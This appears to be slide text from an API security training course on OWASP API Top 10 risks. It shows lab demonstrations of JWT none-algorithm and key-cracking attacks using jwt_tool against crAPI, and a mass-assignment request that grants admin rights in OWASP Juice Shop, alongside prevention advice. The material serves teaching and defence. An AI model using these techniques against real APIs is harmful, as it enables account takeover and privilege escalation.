- ❑ For this constraint to work, APIs often require users to undergo a registration process in order to obtain a unique token.



API Vulnerabilities

API2: Broken User Authentication (What ?)

- ❑ Users can then include the token within requests to demonstrate that they're authorized to make such requests.




```
POST /Login HTTP/1.1
Host: api.target.com
Accept: */*
Accept-Encoding: gzip,deflate
Content-Type: application/json
```

```
{"Password":"XXXX","Id":"XYZ123","Email":"eren.yeger@mail.com",
"AuthenticationContext":null}
```

```
HTTP/1.1 200 OK
Date: Mon, 31 March 2023 16:12:44 Content-Type: application/json

{"code":200,"status":"OK","data":{"AuthToken":"<JWT Token>",
"UserId":"XYZ123","Detail":{"Data":{}}}
```



API Vulnerabilities

API2: Broken User Authentication (How ?)

- The other authentication processes that could have their own set of vulnerabilities include aspects of the registration system, such as the password reset and multifactor authentication features.
- Classic Authentication Attacks:
 - Password Brute-Force Attacks
 - Password Reset and Multifactor Authentication Brute-Force Attacks
 - Password Spraying
 - Weak Password Policy
- Forging Tokens
 - Manual Load Analysis > Sequencer module > Manual Load
 - Brute-Forcing Predictable Tokens
- JSON Web Token Abuse
 - The None algorithm attack
 - The JWT Crack Attack



API Vulnerabilities

API2: Broken User Authentication: Multi-factor bypass with HTTP response

❑ OTP BYPASS THROUGH RESPONSE MANIPULATION



API Vulnerabilities

API2: Broken User Authentication: JSON Web Token Abuse

❑ JWT: None Algorithm


The image shows a split-screen view. On the left is a browser window displaying a 'Web Security Academy' lab page titled 'JWT authentication bypass via unverified signature'. The page includes a 'Login' form with 'Username' and 'Password' fields and a 'Log in' button. On the right is the Burp Suite interface, showing the 'Proxy' tab with 'Intercept is off' and 'Open browser' buttons. The Burp Suite interface also displays a message: 'Intercept is off. When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.'

API Vulnerabilities

API2: Broken User Authentication: JSON Web Token Abuse

❑ JWT: The JWT Crack Attack

Request	Response
<pre>1 GET /identity/api/v2/vehicle/vehicles HTTP/1.1 2 Host: 192.168.1.41:8888 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:108.0) Gecko/20100101 Firefox/108.0 4 Accept: */* 5 Accept-Language: en-GB,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://192.168.1.41:8888/dashboard 8 Content-Type: application/json 9 Authorization: Bearer eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJ0ZXN0ZXIzQG1haWwY29tIiwiaWF0IjoxNjc5ODQ0MTIwLCJleHAiOiJlMzI5MzA1MjB9.yZMrba_9zoDnzfc33q2KyD0-Xsg3gZK5L5ftQVhys1tN7ACrMaoEwBzqtsq2FLriaKCCZqpM3_PwPbw 10 DNT: 1 11 Connection: close 12 13</pre>	<pre>1 HTTP/1.1 200 2 Server: openresty/1.17.8.2 3 Date: Wed, 04 Jan 2023 15:56:26 GMT 4 Content-Type: application/json 5 Connection: close 6 Vary: Origin 7 Vary: Access-Control-Request-Method 8 Vary: Access-Control-Request-Headers 9 X-Content-Type-Options: nosniff 10 X-XSS-Protection: 1; mode=block 11 Cache-Control: no-cache, no-store, max-age=0, must-revalidate 12 Pragma: no-cache 13 Expires: 0 14 X-Frame-Options: DENY 15 Content-Length: 379 16 17 [{"id":27,"uuid": "58482fb0-ed57-44b7-a2eb-0e87af64db51", "pincode":"3960","vin":"6EKXU18VXS904998", "year":2023,"status":"INACTIVE","model":{" "id":13,"model":"Aventador","fuel_type": "PETROL","vehicle_img": "images/lamborghini-aventador.jpg", "vehiclecompany":{"id":14,"name": "Lamborghini"},"vehicleLocation":{"id":4, "latitude":"37.4850772","longitude": "-122.1504711"},"owner":null}]</pre>



```
(kali@kali)-[~/API_Lab/crAPI]
└─$ python3 ~/jwt_tool/jwt_tool.py eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJ0ZXN0ZXIzQG1haWwY29tIiwiaWF0IjoxNjc5ODQ0MTIwLCJleHAiOiJlMzI5MzA1MjB9.yZMrba_9zoDnzfc33q2KyD0-Xsg3gZK5L5ftQVhys1tN7ACrMaoEwBzqtsq2FLriaKCCZqpM3_PwPbw -C -d wordlist.txt
```

```
Original JWT:
[+] crapi is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -S hs512 -p "crapi"
```



API Vulnerabilities

- https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/Key_Management_Cheat_Sheet.html
- https://owasp.org/www-community/attacks/Credential_stuffing

API2: Broken User Authentication

❑ Prevention:

- Make sure you know all the possible flows to authenticate to the API (mobile/web/deep links that implement one-click authentication/etc.)
- Don't reinvent the wheel in authentication, token generation, or password storage. Use the standards.
- Credential recovery/forgot password endpoints should be treated as login endpoints in terms of brute force, rate limiting, and lockout protections.
- Require re-authentication for sensitive operations (e.g., changing the account owner email address/2FA phone number).
- Implement anti-brute force mechanisms to mitigate credential stuffing, dictionary attacks, and brute force attacks on your authentication endpoints. This mechanism should be stricter than the regular rate-limiting mechanisms on your APIs.
- Implement account lockout/captcha mechanisms to prevent brute force attacks against specific users. Implement weak-password checks.



API3: Broken Object Property Level Authorization



API Vulnerabilities

OWASP Top 10 API Risks – What are the differences between 2019 and 2023?

OWASP API Top 10 (2019)

API3:2019 Excessive Data Exposure

API6:2019 Mass Assignment

merge and change to

OWASP API Top 10 (2023) [RC]


API3:2023 Broken Object Property Level Authorization

API Vulnerabilities

API3: Broken Object Property Level Authorization (What?): Excessive data exposure

❑ Excessive data exposure is

- When an API endpoint responds with more information than is needed to fulfill a request.
- This often occurs when the provider expects the API consumer to filter results, which can sometimes result in responses containing sensitive information or PII (Personally Identifiable Information).
- When this vulnerability is present, it can be the equivalent of asking someone for their name and having them respond with their name, date of birth, email address, phone number, and the identification of every other person they know.



GET /api/v3/account?name=Eren+Yeager



```
{ "id": "5501", "first_name": "Eren", "last_name": "Yeager", "privilege": "user",  
  "createdby": [ "name": "Grisha Yeager", "id": "2203" "email": " gyeager@titan.com",  
  "privilege": "super-admin" "admin": true "two_factor_auth": false ] }
```

API Vulnerabilities

API3: Broken Object Property Level Authorization: Excessive data exposure

OWASP Juice Shop

User Registration

Email *
yakdonhak@mail.com

Password *
.....
Password must be 5-40 characters long. 8/20

Repeat Password *
.....
8/40

Show password advice

Security Question *
Your favorite book?

This cannot be changed later!

Answer *
a




Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 POST /api/Users/ HTTP/1.1 2 Host: [REDACTED] 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-GB,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/json 8 Content-Length: 241 9 Origin: http://178.128.26.209:3000 10 DNT: 1 11 Connection: close 12 Referer: http://178.128.26.209:3000/ 13 Cookie: language=en; welcomebanner_status=dismiss; continueCode=9vXkzlbV2npok65x83q9e0wgQ1AJ1Tjijw0BJPkLXMyEYrDjZmvRN4W7aDBO 14 15 { "email":"yakdonhak@mail.com", "password":"P@ssw0rd", "passwordRepeat":"P@ssw0rd", "securityQuestion":{ "id":11, "question":"Your favorite book?", "createdAt":"2023-03-29T04:14:15.602Z", "updatedAt":"2023-03-29T04:14:15.602Z" }, "securityAnswer":"a" }</pre>		<pre>1 HTTP/1.1 201 Created 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Location: /api/Users/21 8 Content-Type: application/json; charset=utf-8 9 Content-Length: 309 10 ETag: W/"135-1/apDFe0mSZY9mRHpMDKYF7ri6E" 11 Vary: Accept-Encoding 12 Date: Wed, 29 Mar 2023 04:50:21 GMT 13 Connection: close 14 15 { "status":"success", "data":{ "username":"", "role":"customer", "deluxeToken":"", "lastLoginIp":"0.0.0.0", "profileImage": "/assets/public/images/uploads/default.svg", "isActive":true, "id":21, "email":"yakdonhak@mail.com", "updatedAt":"2023-03-29T04:50:20.987Z", "createdAt":"2023-03-29T04:50:20.987Z", "deletedAt":null } }</pre>	

API Vulnerabilities

API3: Broken Object Property Level Authorization: Excessive data exposure (real case)


- ❑ Sensitive information disclosure to shared access user via streamlabs platform api to Logitech (\$ 200)



API Vulnerabilities

API3: Broken Object Property Level Authorization (What?): Mass assignment

- ❑ **Mass assignment** occurs when an API consumer includes more parameters in their requests than the application intended and the application adds these parameters to code variables or internal objects. In this situation, a consumer may be able to edit object properties or escalate privileges




API Vulnerabilities

API3: Broken Object Property Level Authorization (What?): Mass assignment



CREATE USER

```
{ "User": "scuttleph1sh", "Password": "GreatPassword123", "privilege": "admin" }
```



```
{ "id": "1", "first_name": "Scuttle", "last_name": "Phish", "privilege": "admin" }
```



API Vulnerabilities

API3: Broken Object Property Level Authorization: Mass assignment

Request		Response		Request		Response	
Pretty	Raw	Hex	Render	Pretty	Raw	Hex	Render
<pre>1 POST /api/Users/ HTTP/1.1 2 Host: [REDACTED] 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-GB,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/json 8 Content-Length: 241 9 Origin: http://178.128.26.209:3000 10 DNT: 1 11 Connection: close 12 Referer: http://178.128.26.209:3000/ 13 Cookie: language=en; welcomebanner_status= dismiss; continueCode= 9vXkzlbV2npok65x83q9e0wgQ1AJ1Tjiwj0BJPkLXMy EYrDjZmvRN4W7aDBO 14 15 { "email":"yakdonhak@mail.com", "password":"P@ssw0rd", "passwordRepeat":"P@ssw0rd", "securityQuestion":{ "id":11, "question":"Your favorite book?", "createdAt":"2023-03-29T04:14:15.602Z", "updatedAt":"2023-03-29T04:14:15.602Z" }, "securityAnswer":"a" }</pre>		<pre>1 HTTP/1.1 201 Created 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Location: /api/Users/21 8 Content-Type: application/json; charset=utf-8 9 Content-Length: 309 10 ETag: W/"135-1/apDFe0mSZY9mRHpMDKYF7ri6E" 11 Vary: Accept-Encoding 12 Date: Wed, 29 Mar 2023 04:50:21 GMT 13 Connection: close 14 15 { "status":"success", "data":{ "username":"", "role":"customer", "deluxeToken":"", "lastLoginIp":"0.0.0.0", "profileImage": "/assets/public/images/uploads/default. svg", "isActive":true, "id":21, "email":"yakdonhak@mail.com", "updatedAt":"2023-03-29T04:50:20.987Z", "createdAt":"2023-03-29T04:50:20.987Z", "deletedAt":null } }</pre>		<pre>1 POST /api/Users/ HTTP/1.1 2 Host: [REDACTED] 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-GB,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/json 8 Content-Length: 261 9 Origin: http://178.128.26.209:3000 10 DNT: 1 11 Connection: close 12 Referer: http://178.128.26.209:3000/ 13 Cookie: language=en; welcomebanner_status= dismiss; continueCode= 9vXkzlbV2npok65x83q9e0wgQ1AJ1Tjiwj0BJPkLXMy EYrDjZmvRN4W7aDBO 14 15 { "email":"yakdonhak2@mail.com", "password":"P@ssw0rd", "passwordRepeat":"P@ssw0rd", "securityQuestion":{ "id":11, "question":"Your favorite book?", "createdAt":"2023-03-29T04:14:15.602Z", "updatedAt":"2023-03-29T04:14:15.602Z" }, "securityAnswer":"a", "role":"admin" }</pre>		<pre>1 HTTP/1.1 201 Created 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Location: /api/Users/23 8 Content-Type: application/json; charset=utf-8 9 Content-Length: 312 10 ETag: W/"138-hm2i04/Fqc97ZEPFg6zxFLk9CHY" 11 Vary: Accept-Encoding 12 Date: Wed, 29 Mar 2023 05:06:13 GMT 13 Connection: close 14 15 { "status":"success", "data":{ "username":"", "deluxeToken":"", "lastLoginIp":"0.0.0.0", "profileImage": "/assets/public/images/uploads/defaultA dmin.png", "isActive":true, "id":23, "email":"yakdonhak2@mail.com", "updatedAt":"2023-03-29T05:06:13.517Z", "createdAt":"2023-03-29T05:06:13.517Z", "deletedAt":null } }</pre>	

API3: Broken Object Property Level Authorization

❑ Prevention:

❑ Excessive data exposure

- It is not advisable to depend solely on the client side for filtering sensitive data.
- Avoid using generic methods such as `to_json()` and `to_string()`. Instead, cherry-pick specific object properties you specifically want to return.
- Implement a schema-based response validation mechanism as an extra layer of security. As part of this mechanism, define and enforce data returned by all API methods.
- Keep returned data structures to the bare minimum, according to the business/functional requirements for the endpoint.

❑ Mass assignment

- If possible, avoid using functions that automatically bind a client's input into code variables, internal objects, or object properties
- Allow changes only to the object's properties that should be updated by the client.
- Whitelist only the properties that should be updated by the client.
- Use built-in features to blacklist properties that should not be accessed by clients.
- If applicable, explicitly define and enforce schemas for the input data payloads.



API4: Unrestricted Resource Consumption



API Vulnerabilities


API4: Unrestricted Resource Consumption (What ?)

- ❑ Rate limiting plays an important role in the monetization and availability of APIs. Without limiting the number of requests consumers can make, an API provider's infrastructure could be overwhelmed by the requests
- ❑ Too many requests without enough resources will lead to the provider's systems crashing and becoming unavailable a **denial of service (DoS) state**.
- ❑ Besides potentially DoS-ing an API, an attacker who bypasses rate limits can cause additional costs for the API provider. Many API providers monetize their APIs by limiting requests and allowing paid customers to request more information



